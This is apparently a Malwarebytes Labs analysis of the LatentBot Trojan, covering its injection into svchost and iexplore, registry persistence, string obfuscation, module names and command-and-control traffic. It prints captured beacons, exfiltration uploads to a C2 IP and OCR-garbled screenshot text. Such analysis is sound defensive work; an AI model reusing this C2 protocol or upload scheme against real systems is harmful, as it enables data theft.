LatentBot piece by piece

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Malwarebytes Labs

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LatentBot is a multi-modular Trojan written in Delphi and known to have been around since 2013. Recently, we captured and dissected a sample distributed by RIG Exploit Kit.

The main executable is a persistent botnet agent which downloads additional modules and reports about the performed activities to its Command and Control server. Depending on the modules that have been installed, LatentBot has various capabilities, including:

- Act as a keylogger and form grabber
- Steal cookies
- Run a Socks Proxy from the victim system
- Give remote access to the attacker (VNC / Remote Desktop)

In this post we will describe those modules by taking apart several layers of obfuscation and encryption in order to reveal their true nature.

Analyzed samples

<u>011077a7960fa1a7906323dbdc7e3807</u> – original sample, distributed in the campaign <u>85dcf88487ea412fe4960494713eed6b</u> – unpacked (loader) <u>60c3232b90c773ed9c4990da7cc3bbdb</u> – injected into *svchost* <u>e105d87cb79ed668c8b62297259a4dbb</u> – injected into *iexplore*

Downloaded modules, injected into svchost:

Behavioral analysis

After being deployed. the original sample installs itself and deletes the sample from the original location. It injects into *svchost* the initial module (<u>60c3232b90c773ed9c4990da7cc3bbdb</u>). That module performs another injection (of module: <u>b622a0b443f36d99d5595acd0f95ea0e</u>) – into Internet Explorer (*iexplore.exe*):

□ ■ svchost.exe	2 180 K	3 148 K	3172 Host Process for Window	ws S Microsoft Corporation
explore.exe	3 528 K	6 920 K	3124 Internet Explorer	Microsoft Corporation

The module injected in the *iexplore.exe* process is responsible for establishing connection with the CnC and downloading submodules.

At this stage, LatentBot creates two groups of registry keys:

...\Software\Google\Update\network\secure

File Edit View Favor	ites	Help		
- Dients		Name	Туре	Data
Ghisler		ab (Default)	REG_SZ	(value not set)
Google		880	REG_BIN	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 00 00 00 00 00 00
Update		1111	REG_BIN	40 98 e6 50 6d d0 67 7f 56 11 38 bf 4e e4 c1 05 8e 27 7b 51 c0 87 20 98 bd 14 9c 2d 26 e0 2a d5 3d 81 cc c2 be 30 2a 3
secure		2002	REG_BIN	80 0c 16 f2 f0 1c 66 9a a0 d8 1c 0f 59 52 41 19 70 d9 f7 24 72 80 e4 b3 99 ff d8 32 70 f4 39 fc cb 26 9f 8e 4d c6 1d 11 8d.
secure	Ŧ	883	REG_BIN	b7 c9 c4 dd c4 d3 32 3e 45 48 9e 11 6f 5c cd f9 86 82 f5 92 09 62 e8 cb f2 4f fa 2a bd 44 62 fa d0 cb 85 6a cb b0 3f 93 8.

In the key named "0" the initial PE file is stored:

Edit Binary	/ Value								×
Value nam	e:								
0									
Value data	a:								
0000	4D	5A	90	00	03	00	00	00	MZ 🔺
8000	04	00	00	00	FF	FF	00	00	••••ÿÿ••• 🥅
0010	B8	00	00	00	00	00	00	00	,
0018	40	00	00	00	00	00	00	00	@
0020	00	00	00	00	00	00	00	00	
0028	00	00	00	00	00	00	00	00	
0030	00	00	00	00	00	00	00	00	
0038	00	00	00	00	C8	00	00	00	È
0040	0E	1F	BA	0E	00	B4	09	CD	°′.Í
0048	21	B8	01	4C	CD	21	54	68	!,.LÍ!Th
0050	69	73	20	70	72	6F	67	72	is progr 🔻
								C	OK Cancel

Another, encrypted key is added under:

...\Software\Adobe\Adobe Acrobat

💣 Registry Editor				
File Edit View Favorites Help				
🖓 📲 Printers	*	Name	Туре	Data
Adobe	-	ab (Default) ab in	REG_SZ REG_SZ	(value not set) I5U+IcIcdwoCIWYAxMPa6TCnkQ07HAsG67O1GG+jipQTuAB1Py2SOkT3G2ED4iytH1oa8eImZ8qGkIC

Computer\HKEY_USERS\S-1-5-21-1929933236-2258453022-3626796957-1000\Software\Adobe\Adobe Acrobat

The data under the key "*in*" is encrypted by a custom algorithm, typical for the LatentBot, that will be described further (it can be decoded by a dedicated <u>application</u>). After decoding, it gives the path where the malware installed itself, i.e.:

C:\Users\tester\AppData\Local\Microsoft\Windows\shfdnoh.exe

If the CnC is active and the bot managed to download sub-modules, they are run injected into new instances of *svchost*:

svchost.exe	12.78	3 788 K	8 384 K	1096 Host Process for Windows S Microsoft Corporation
svchost.exe	0.12	920 K	2 384 K	2732 Host Process for Windows S Microsoft Corporation
svchost.exe	0.57	576 K	2 496 K	2728 Host Process for Windows S Microsoft Corporation
svchost.exe	< 0.01	1 928 K	2 912 K	2708 Host Process for Windows S Microsoft Corporation
svchost.exe	0.01	4 352 K	7 160 K	3176 Host Process for Windows S Microsoft Corporation
svchost.exe	< 0.01	2 148 K	3 208 K	3200 Host Process for Windows S Microsoft Corporation

The main module is deployed with a parameter: -I MxN4ViazcD


This parameter specifies a group id where the bot belongs (also encrypted by Latent Bot's custom crypto).

```
MxN4ViazcD -> Group 1
```

svchost.exe:1096 Properties	
Image Performance Performance Graph Threads TCP/IP Security Environment Job Strings	
_ Image File	
Host Process for Windows Services Microsoft Corporation	
Version: 6.1.7600.16385	
Build Time: Tue Jul 14 01: 19:28 2009	
Path:	
C:\Windows\System32\svchost.exe	Explore
Command line:	
"C:\Windows\system32\svchost.exe" - MxN4ViazcD	
Ourrant diractaru	

Also, the registry keys related to the new modules are added under:

...\Software\Google\Update\network\secure



Computer\HKEY_CURRENT_USER\Software\Google\Update\network\secure

Decrypted names of the modules are very descriptive:

```
FtUFJu5xP3C -> formgrab
hdtWD3zyxMpSQB -> Bot_Engine
l551X+rNDh3B4A -> Found_Core
QdG8e00qHI8/Y1G -> send_report
QdW/DoI2F9J -> security
RRrIibQs+WzRVv5B+9iIys+17huxID -> remote_desktop_service
VRWVBM6UtH6F+7UcwkBKPB -> vnc_hide_desktop
w97grm0 -> Socks
```

Some of the modules are collecting data on the victim machine, and saving them in the %TEMP% directory in encrypted form:

AppData ▶ Local ▶ Temp			✓ Searce
Share with 🔻 New folder			
Name	Date modified	Туре	Size
8043817212.tmp	2017-05-23 17:44	TMP File	0 KB
FXSAPIDebugLogFile.txt	2015-06-18 22:27	Text Document	0 KB
Q1oPkDyl.tmp	2017-05-30 19:08	TMP File	3 KB
z65rdv2jtqj0gWn.tmp	2017-05-30 15:43	TMP File	1 KB

Further, they are being uploaded to the CnC.

Persistence

The basic persistence of Latent Bot is simple. The initial sample is copied into:

C\[current user]\AppData\Local\Microsoft\Windows\<random_name>.exe

Local Disk (C:) + Users + tester + AppData +	Local 🕨 Microsoft 🕨	Windows 🕨	👻 🍫 Sean
Share with 🔻 New folder			
Name	Date modified	Туре	Size
Temporary Internet Files	2017-05-23 17:46	File folder	
🔰 Themes	2015-07-20 14:21	File folder	
Ja WER	2017-06-06 18:31	File folder	
shfdnoh.exe	2010-11-20 22:29	Application	188 KB

It is executed on each system startup thanks to a simple Run key:



Once the main module is run, it is responsible for decrypting all the submodules from the registry and loading them.

Network communication

The bot starts communication with CnC by sending a beacon. If the beaconing went successfully, it starts to download additional modules in encrypted form. They are pretending to be *.zip* files:

Endpoint	Request	URL	Data
104.232.32.101:80	GET	/	GET / HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trid ent/5.0) Host: 104.232.32.101 Cache-Control: no-cache 🛱 200 OK @ More Details
104.232.32.101:80	GET	/QWRsN2srdjlxUUd DYVp0aTBMUzl2cSt zY0p0R3VkWlNtc3 Q1VzduWlJ2SHZ6QjJ hNEtuTFo3RUNobVl OKzJMbDE0TWxBU XR2NXdxelBtSk1aeD NaNVRlaVdzdFVhZG 5	GET /QWRsN2srdjlxUUdDYVpOaTBMUzl2cStzYOpOR3VkWlNtc3Q1 VzduWlJ2SHZ6QjJhNEtuTFo3RUNobVlOKzJMbDEOTWxBUXR2NXdx elBtSk1aeDNaNVRlaVdzdFVhZG5IKOJwcEp3NkFXVTlVc3JJYWpKa3Vz TnlSbUE= HTTP/1.1 Accept: text/*, QWRsN2srdjlxUUdDYVpOaTBMUz l2cStzYOpOR3VkWlNtc3Q1VzduWlJ2SHZ6QjJhNEtuTFo3RUNobVlO KzJMbDEOTWxBUXR2NXdxelBtSk1aeDNaNVRlaVdzdFVhZG5IKOJwc Ep3NkFXVTlVc3JJYWpKa3VzTnlSbUE=, 104.232.32.101, 🗱 200 OK @ More Details
104.232.32.101:80	GET	/5nn497/749579172 65452.zip	GET /5nn497/74957917265452.zip HTTP/1.1 Content-Type: applicati on/x-www-form-urlencoded User-Agent: Mozilla/5.0 (compatible; M SIE 9.0; Windows NT 6.1; Trident/5.0) Host: 104.232.32.101 Cache-C

The beacon is encoded by two algorithms: Latent's custom encryption and then Base64:

QWRsN2srdjlxUUdDYVp0aTBMUzl2cStzY0p0R3VkWlNtc3Q1VzduWlJ2SHZ6QjJhNEtuTFo3RUNobVl0KzJMbC

Base64 decoded:

Adl7k+v9qQGCaZti0LS9vq+scJNGudZSmst5W7nZRvHvzB2a4KnLZ7EChmYN+2Ll14MlAQtv5wqzPmJMZx3Z5T

Latent custom decoded:

forum?datael=US-70-789548274695&ver=5015&os=5&acs=1&x64=0&gr=Group
1&random=mxmgkuusrfqdotm

As we can see, it contains data about the infected machine, as well as the group name and a random token.

However, not all the communication is encrypted. Some of the further requests are very verbose. Name of each action is identified by a string, in capital letters. Examples:

104.232.32.101	15 bytes ?ACTION=HELLO
104.232.32.101	29 bytes ?ACTION=HELLO
104.232.32.101	14 bytes ?ACTION=HELLO
104.232.32.101	28 bytes ?ACTION=HELLO
104.232.32.101	12 bytes ?ACTION=START&ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101	26 bytes ?ACTION=START&ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101	588 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101	12 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101	30 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101	48 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101	27 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101	45 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101	11 bytes ?ACTION=HELLO
104.232.32.101	817 bytes UPLOAD?file=CLIENT_UPLOAD%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4
104.232.32.101	1 bytes UPLOAD?file=CLIENT_UPLOAD%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4
104.232.32.101	11 bytes ?ACTION=HELLO
104.232.32.101	25 bytes ?ACTION=HELLO
104.232.32.101	15 bytes ?ACTION=HELLO
104.232.32.101	29 bytes ?ACTION=HELLO
104.232.32.101	14 bytes ?ACTION=START&ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101	28 bytes ?ACTION=START&ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101	593 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101	12 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101	28 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101	46 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101	29 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101	47 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47

Client beacons to the server by a HELLO command. In return, the CnC gives it a cookie that is further used as an ID. The content posted between the client and the server is encrypted:

```
POST /web/?ACTION=HELLO HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 15
.p1..I&j%<.c..CHTTP/1.1 200 OK
CONTENT-LENGTH: 29
SET-COOKIE: ID=A53F4C134D7B453E9F80A62FA0C24679
wi.Fy(..64H....?.y%Pp
                          _d..oPOST /web/?
ACTION=START&ID=A53F4C134D7B453E9F80A62FA0C24679 HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 12
..]v&f+...G.HTTP/1.1 200 OK
CONTENT-LENGTH: 26
.t.|.
.m..1...E.A..MB.....POST /web/?ID=A53F4C134D7B453E9F80A62FA0C24679 HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 588
.....P...6......e.._.G....w..h.V..A......T..
$....Y.-...O..|....#....l.e....D....D....b4w...A.S.j'f.x.;.i@....s
$....b.A.:.._D.zS...~.09..!l....k .mw...".z.....<..;..;........
8...h1>..!."."..=...0....={.<....v<.....a...l..T%..;......Em.
....c.!...a..g.n.Y.QUR...UTp(...MN5..o...u).}...?v..wx.Z;.o...lW....Q2W...
9.....C.8...2.j.q...f....;....QS..s.&.%...J..X....z.q.%..b.(...
1..H..=h....L.C...{ ..<+JA.V...w...e...Q..,..lP....q....L. ..../
nQ4+.M..j...g.K.+:vr..'zQ.D.RpG6.H....5c.d..Z...l......
(~..08.0...d.../....].T....4.....2..."_HTTP/1.1 200 OK
CONTENT-LENGTH: 13
Jz.....*F.POST /web/?ID=A53F4C134D7B453E9F80A62FA0C24679 HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 28
...|.5,.+..c....gt_.|... ..kHTTP/1.1 200 OK
CONTENT-LENGTH: 46
~....0.....UI-...H=q...C{...|.w..R5..f..P.....POST /web/?
```

Analyzing the traffic, we can find that the bot sends to the CnC some stolen data, packed as Cabinet format. The content inside is encrypted by a custom encryption algorithm, typical to LatentBot, that will be described later. The file is uploaded using <u>HTTP PUT method</u>:

```
PUT /UPLOAD?file=CLIENT UPLOAD
%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4 HTTP/1.1
Host: 104.232.32.101
Content-Length: 817
Cache-Control: no-cache
\AppData\Local\Temp\n3u676byow4607f.tmp.....[....c=..`..c..0T.,.0
1....Q....:.b....$o..=5n.QZ.....s1XL..aa...(.....x<+......Q..%y..-
[....Z>57..l..
.:....0q..LwuwGa.5.U...A...H.3...{'#.:...q...w.....).#.....x..LB.X..
       o..<.{=...o....]..;....I....N7|.A..q.Si..!....
. ^ .
.yKs..g.=.Q'-..X...R..`..]...0.....(...../..._.1.7..L
.....>?(..[..2^W....!>.BC..Y....tM..%...../0.0..._....q.2a#.hgn.#
+cf....L.#.U>..:..-.8...4m.....R.{.u.;...w6...}..................R.
3..l..a....t....I}A.e.)T,A..\.._~.J..`.
\.W...P....u.....Y...................z..^.1.>.nT'..J.S.uS.....,.....
6~..B.....x.HTTP/1.1 200 n3u676byow4607f.tmp.kl
CONTENT-LENGTH: 1
1
```

Inside

The original sample of Latent Bot, that is distributes in campaigns, comes packed with a crypter. After removing this first layer, we get a loader with the following structure of sections:

Name Raw	v Addr. Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
⊿ .text 400	2600	1000	2530	6000020	0	0	0
> 2A00	^ 0	3530	٨	r-x			
4 text32 2A00	0 5C00	4000	5B8F	6000020	0	0	0
> 8600	0 ^	9B8F	^	r-x			
4 text64 8600	0 26800	A000	26695	6000020	0	0	0
> 2EE0	00 ^	30695	٨	r-x			
Raw			₽×	Virtual			Ð
609 2A00 [text] 8600 [text64]				A000	xt] (t32] (t64]		

All the used strings are obfuscated – particular chunks of the string are being moved to consecutive variables:

0040169F 8945 0C MOV LARG.2],EAX	
004016A2 . 895D 10 MOV CARG.31, EBX	
004016A5 . C745 DC 73006800 MOV [LOCAL.9],0x680073	
004016AC . C745 E0 65006C00 MOV [LOCAL.8],0x6C0065	
004016B3 . C745 E4 6C003300 MOV LLOCAL.71, 0x33006C	
004016BA . C745 E8 32002E00 MOV [LOCAL.6].0x2E0032	
004016C1 C745 EC 64006C00 MOV [LOCAL.5],0x6C0064	
004016C8 . C745 F0 6C000000 MOV LLOCAL.41,0x6C	
004016CF 895D F4 MOV LOCAL.31,EBX	
004016CF . 895D F4 MOV [LOCAL.3],EBX 004016D2 . C745 A0 70007200 MOV [LOCAL.24],0x720070	
004016D9 . C745 A4 6F006300 MOV [LOCAL.23],0x63006F	
004016D9 . C745 A4 6F006300 MOV [LOCAL.23],0x63006F 004016E0 . C745 A8 65007300 MOV [LOCAL.22],0x730065	
1004016E7 1 . C745 OC 73002000 MOU FLOCOL 211 0v200073	
004016EE . C745 B0 63006100 MOV LLOCAL.201,0x610063 004016E5 . 8945 B4 MOV LLOCAL.191,EAX	
004016F5 . 8945 B4 MOV [LOCAL.19],EAX	
004016F5 . 3945 84	
00401714 . 8950 C8	
0040172F . C785 5CFFFFFF 5C MOV LLOCAL.371,0873005C	
ACTION AND A CONTRACT AND AND A COOL AND A COOCO	
0040176F . C745 88 5C007700 MOV [LOCAL.30],0x77005C 00401776 . C745 8C 6D006900 MOV [LOCAL.29],0x69006D	
00401770 . C745 90 65002200 NOV LOCAL.201, 08220065	
00401784 . C745 94 65007800 NUO LLOCHL.271,08780065	
00401784 . C745 94 65007800 MOV [LOCAL.27],0x780065 00401788 . C745 98 65000000 MOV [LOCAL.26],0x65 00401789 . C745 98 65000000 MOV [LOCAL.26],0x65	
0040178B . C745 98 65000000 MDV [LOCAL.26],0x65 00401792 . 895D 9C MOV [LOCAL.25],EBX	
00401792 . 895D 9C MOV [LOCAL.25],EBX 100409782 . E8 40800000 CALL m.004097E7	
00401792 . 895D 9C MOU [LOCAL.25],EBX 005010939 . E8 4D800000 CALL m.004097E7 0040179A . 8945 28 MOU [LARG.9],EAX	
00401792 . 895D 9C MOU CLOCAL.251, EX 0050101495 . E8 4D80000 CALL m.004097E7 0040179A . 8945 28 MOU CARG.91, EAX 0040179D . 68 9251B007 PUSH 0x7B05192	
00401792 . 895D 9C MOU CLOCAL.251, EBX 00401794 .	
00401792 . 895D 9C MOU CLOCAL.251, EX 0050101495 . E8 4D80000 CALL m.004097E7 0040179A . 8945 28 MOU CARG.91, EAX 0040179D . 68 9251B007 PUSH 0x7B05192	
00401792 . 895D 9C MOU CLOCAL.251,EBX 0050101495 . E8 4D800000 CALL m.004097E7 0040179A . 8945 28 MOU LARG.91,EAX 0040179D . 68 9251B007 PUSH 0x7B05192 ◀	
00401792 . 895D 9C MOU CLOCAL.251,EBX CALL M.004097E7 0040179A . 8945 28 MOU CARG.9J,EAX 0040179D . 68 9251B007 PUSH 0x7B05192 ✓	
00401792 . 895D 9C MOU CLOCAL.251,EBX 0050101495 . E8 4D800000 CALL m.004097E7 0040179A . 8945 28 MOU LARG.91,EAX 0040179D . 68 9251B007 PUSH 0x7B05192 ◀	
00401792 . 895D 9C MOU CLOCAL.251,EBX 0050101495 . E8 4D80000 CALL m.004097E7 0040179A . 8945 28 MOU LARG.91,EAX 0040179D . 68 9251B007 PUSH 0x7B05192 ✓ 004097E7=m.004097E7 m. <moduleentrypoint>+18D</moduleentrypoint>	_
00401792 . 895D 9C MOU [LOCAL.25], EBX 00401794 . 8945 28 CALL m.004097E7 0040179D . 68 92518007 PUSH 0x7805192 <	
00401792 . 895D 9C MOU [LOCAL.25],EBX 00401792 . E8 4D80000 CALL m.004097E7 0040179A . 8945 28 MOU [LARG.9],EAX 0040179D . 68 9251B007 PUSH 0x7B05192 . 68 9251B007 . 68 9251B007	
00401792 . 895D 9C MOU [LOCAL.25], EBX 00401792 . E8 4D80000 CALL m.004097E7 00401791 . 8945 28 MOU [LARG.9], EAX 00401790 . 68 92518007 PUSH 0x7805192 . 68 92518007 . 68 92518007 m.< <moduleentrypoint>+18D . 68 901 00 00 00 00 00 00 00 00 00 00 00 00 0</moduleentrypoint>	
00401792 . 895D 9C MOU [LOCAL.25], EBX 00401792 . E8 4D80000 CALL m.004097E7 00401791 . 8945 28 MOU [LARG.9], EAX 00401790 . 68 92518007 PUSH 0x7805192 . 68 92518007 . 68 92518007 m.< <moduleentrypoint>+18D . 68 901 00 00 00 00 00 00 00 00 00 00 00 00 0</moduleentrypoint>	
00401792 . 895D 9C MOU [LOCAL.25], EBX 00401794 . E8 4D80000 CALL m.004097E7 00401790 . 8945 28 MOU [LARG.9], EAX 00401790 . 68 9251B007 PUSH 0x7B05192 . 68 9251B007 . 68 9251B007 0012FE3C 00 00 00 00 00 00 00 00 00 00 00 00 00	:
00401792 . 895D 9C MOU [LOCAL.25], EBX 00401794 . E8 4D80000 CALL m.004097E7 00401790 . 8945 28 MOU [LARG.9], EAX 00401790 . 68 9251B007 PUSH 0x7B05192 . 68 9251B007 . 68 9251B007 0012FE60 00 00 00 00 00 00 00 00 00 00 00 00 00	:
00401792 . 895D 9C MOU [LOCAL.25], EBX 005001499 . E8 4D80000 CALL m.004097E7 00401790 . 8945 28 MOU [LARG.9], EAX 00401790 . 68 9251B007 PUSH 0x7B05192 . 68 9251B007 . 68 92 . 9012FE6C 00 00 00 00 00 00 00 00 00 00 00 00 00	:
00401792 . 8950 9C MOU [LOCAL.25], EBX 00401792 . E8 4D80000 CALL m.04097E7 00401791 . 8945 28 MOU [LARG.9], EAX 00401790 . 68 9251B007 PUSH 0x7805192 . 68 9251B007 . 68 9251B007 0012FE6C 00 00 00 00 00 00 00 00 00 00 00 00 00	:
00401792 . 8950 9C MOU [LOCAL.25], EBX 00401792 . E8 4D80000 CALL m.04097E7 00401791 . 8945 28 MOU [LARG.9], EAX 00401790 . 68 9251B007 PUSH 0x7805192 . 68 9251B007 . 68 9251B007 0012FE6C 00 00 00 00 00 00 00 00 00 00 00 00 00	
00401792 . 8950 9C MOU [LOCAL.25], EBX 00401794 . E8 4D30000 CALL m.004097E7 00401790 . 8945 28 MOU [LARG.9], EAX 00401790 . 68 9251B007 PUSH 0x7805192 . 68 9251B007 . 68 9251B007 . 9012FE2C 00 67 00 72 00 73 00 74 00 65 00 00 00 00 00 00	
00401792 . 8950 9C MOU [LOCAL.25], EBX 00401792 . E8 4080000 CALL m.004097E7 00401791 . 8945 28 MOU [LAGC.9], EAX 00401792 . 68 92518007 PUSH 0x7805192	
00401792 . 8950 9C MOU [LOCAL.25], EBX 00401794 . E8 4D30000 CALL m.004097E7 00401790 . 8945 28 MOU [LARG.9], EAX 00401790 . 68 9251B007 PUSH 0x7805192	

The basic role of the main element is to to make injection into *svchost.exe*. In the memory of *svchost.exe*, another PE file is unpacked and loaded:

Address	Size	Owner	Section	Contains	Type A	ccess	Initial	Mapped at	5		
	00067000				Map R		R	NDeviceN	HarddiskVo	olume2∖Windows∖Sy	ste
	0002A000 00032000	suchost			Priv R	W	RW				
001F0000	00001000	svenosv									
	00001000		Dum Dum	p - 00180000.	001A9F	FF					
	00002000 00004000		0018020	0 00 00 00 0	00 00 00	00 0	00 00 0	00 00 00 0	0 00 00 .		
	00003000		001802D) 00 0	00 00 0	30 00 00 O	0 00 00 .		
	00015000		001802E 001802F		10 40 56 10 88 00			30 00 04 0 30 00 40 0		¶MZP. 8 ♦.¥. S	
	00005000 00003000		0018030					00 00 00 0			_
	00101000		0018031		00 00 00				0 00 00 .		
	00140000		0018032 0018033		00 BA 10 90 54 68	00 0	E 1F B4 (39 CD 21 B 72 6F 67 7		0∥▶.#▼4.=†\$0L †EEThis program	
	00008000 00080000		0018034		78 74 20	62 6	3 20 70 1 5 20 72 1	75 6E 20 7	2 61 60 -	must be run und	
5890000	00001000	apphelo	0018035	0 65 72 20 5	57 69 6E	33 3	2 0D 0A ;	24 37 00 0	10 00 00 e	r Win32\$7	
5891000	00030000	apphelp	0018036 0018037		00 00 00 10 00 00						
	00003000 00009000	apphelp	0018038		00 00 00						
	00003000	apphelp apphelp	0018039	0 00 00 00 0	00 00 00	00 00	00 00 0	30 00 00 0	0 00 00 .		
000000	00001000	KERNELBA	001803A		00 00 00 10 00 00			30 00 00 0 30 00 00 0			
	00043000	KERNELBA	001803B 001803C		00 00 00				0 00 00 .	•••••	
25884000 25886000	00002000 00001000	KERNELBA	001803D	0 00 00 00 0	00 00 00	00 00	00 00 0	30 00 00 0	0 00 00 .		
258A7000	00003000	KERNELBA	001803E		0 50 45					PEL6+^B*	+
	00001000 00048000		001803F	<u>n nn nn nn r</u>	00 00 00	0 00 0	0 E0 00 :	BE 81 0B 0	n 02 19 .		

If we dump this file, we find another stage. Starting from this element, all further pieces of Latent Bot have some common patterns. They are written in Delphi, and their strings are obfuscated by the same set of functions. Example:

```
sub_415370
0041C3EE call
                 edx, [ebp+var_14]
0041C3F3 lea
                 eax, offset alth6Pauftcog 0 ; "Ith6+PauFtCoQ7LU81CW"
0041C3F6 mov
0041C3FB call
                 decrupt string
0041C400 mov
                 edx, [ebp+var_14]
                 cl, 1
0041C403 mov
                 eax, [ebp+var_4]
0041C405 mov
0041C408 <mark>call</mark>
                 sub_41537C
0041C40D lea
                 edx, [ebp+var_18]
                 eax, offset aOnicC9qk3n3a 1 ; "ONiC+C9qK/3n3AS+HP2PDUK"
0041C410 mov
0041C415 call
                 decrypt string
```

In order to defeat this obfuscation I prepared a dedicated IDA script (<u>latent_dec.py</u>). Not much of the other obfuscation techniques has been used, so after applying it, the code looks much more understandable:

14 15 1 - 22 22////22 +20000	
	HHT. [2]
Control of the second sec	Watch Video At:

https://youtu.be/gMVJtOPUmkk

Another thing, typical for LatentBot's pieces are the resources following similar schema. The current sample comes with 2 resources: CFG and R. Both of them are encrypted:

🕅 Resource Hacker - i	nj1.exe																		
File Edit View Ac	tion Help:																		
		1 🗖	5	fo			Ô	4	P		2		R.	DM	ialog ler				
▷ ···· 🦲 String Table	00011FE8	97 EF	20	A9	BO BE	8C	15	В3	AA	D4	BC	40	7C	77	72	-			0 wr
🛛 🖉 🖳 🖉 🖉 🖉 🖉	00011FF8	C5 57	6A	F4	14 CC	: FF	5F	F1	F6	16	51	Α5	02	72	99	ī	Wj	Q	
👾 😭 CFG : 0	00012008	00 2B	3E	49	46 39	EB	E4	1C	Α9	3B	38	36	B9	98	FA		+>IF9	;8	6
😭 👷 👷 👷	00012018	49 F2	63	93	02 04	47	14	71	35	DD	65	F3	99	67	B8		Ic	Gq5e	g
	00012028	AA EB	2B	AE	18 B1	. 03	BF	67	5C	B3	Α7	E1	7F	0E	52		+	g/	0 R
	00012038	1A 39	63	DB	42 FC) AD	41	E9	51	49	1F	DF	4D	3A	90		9c B	A QI	M:
	00012048	2E 33	9A	62	D1 66	5 D2	4A	C5	FF	53	03	F8	Α5	9E	80		.3 b f	JS	
	00012058	8A 75	70	87	6D 48	81	9E	AF	5D	6F	55	B2	C1	DD	36		up mH]oU	6
	00012068	C5 43	8E	D2	6C CE	85	BF	2F	35	B5	B5	B8	AA	90	F5		C 1	/5	
	00012078	3D B4	66	B4	41 70) 65	5F	60	D3	FE	7D	37	7D	EE	E3		= f A}	e_`}	7}
	00012088	B6 4B	53	D5 .	AE 23	59	18	D4	4E	F9	D5	28	F1	94	CC		KS #	Y N	(
	00012098	7D 0A		42	91 90) 7A	65	CD	4B	1F	55	78	A 8	3D	9B		} B	ze K U	x =
	000120A8	85 BC	47	36	3F 20	AA (64	D5	CA	BF	70	2A	DC	8B	68		G6?	d p	* h

This element unpacks another module (<u>b622a0b443f36d99d5595acd0f95ea0e</u>), that is injected this time into *iexplore*. The new module has resources with a structure similar to the previous one. It's CFG file contains strings encrypted by an algorithm typical for this bot:

File Edit View Action Help File Edit View Action Help File Dialog Dialog <th>🕅 Resource Hacker - in</th> <th>j_iexplore.exe</th> <th></th>	🕅 Resource Hacker - in	j_iexplore.exe																				
ASI A	File Edit View Act	ion Help																				F
Image: RCData 00020D60 34 56 69 61 7A 63 44 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2		ASI 🗡		5	0	-lo			Ć		8	9		1		ł	Dia Mei	log			0	
	▷ ···· 🔂 String Table	00020050	00	00	00	00	01	00	00	00	60	EA	00	00	FF	4D	78	4E			s	MxN
	A ·····]] RCData	00020D60	34	56	69	61	7A	63	44	20	20	20	20	20	20	20	20	20		4ViazcD		
	😭 CFG : 0	00020070	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20				
00020DA0 20		00020080	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	Ξ			
00020DB0 20		00020D90	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20				
00020DC0 20		00020DA0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20				
00020DD0 20		00020DB0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20				
00020DE0 20		00020DC0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20				
00020DF0 20		00020DD0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20				
00020E00 20		00020DE0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20				
00020E10 20		00020DF0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20				
00020E20 20		00020E00	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20				
00020E30 20		00020E10	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20				
00020E40 20 20 20 20 20 20 20 20 20 20 20 20 20			20	_	20	20	20	20	_	_	_	_	20	20	20	_	_	_				
00020E50 20 20 20 20 20 20 20 20 20 20 20 20 20					20			_														
00020E60 6D 4E 56 6E 5A 50 63 41 74 31 38 77 57 42 48 33 00020E70 6B 66 4D 4F 7A 47 51 36 45 4E 41 20 20 20 20 20 2 00020F80 20 20 20 20 20 20 20 20 20 20 20 20 20					20			20	20						20							
00020E70 6B 66 4D 4F 7A 47 51 36 45 4E 41 20 20 20 20 20 00020F80 20 20 20 20 20 20 20 20 20 20 20 20 20					20					20	20	20		20								-
					56					41	74	31		77								BH3
					4D				~										-	kfM0zGQ6	5ENA	
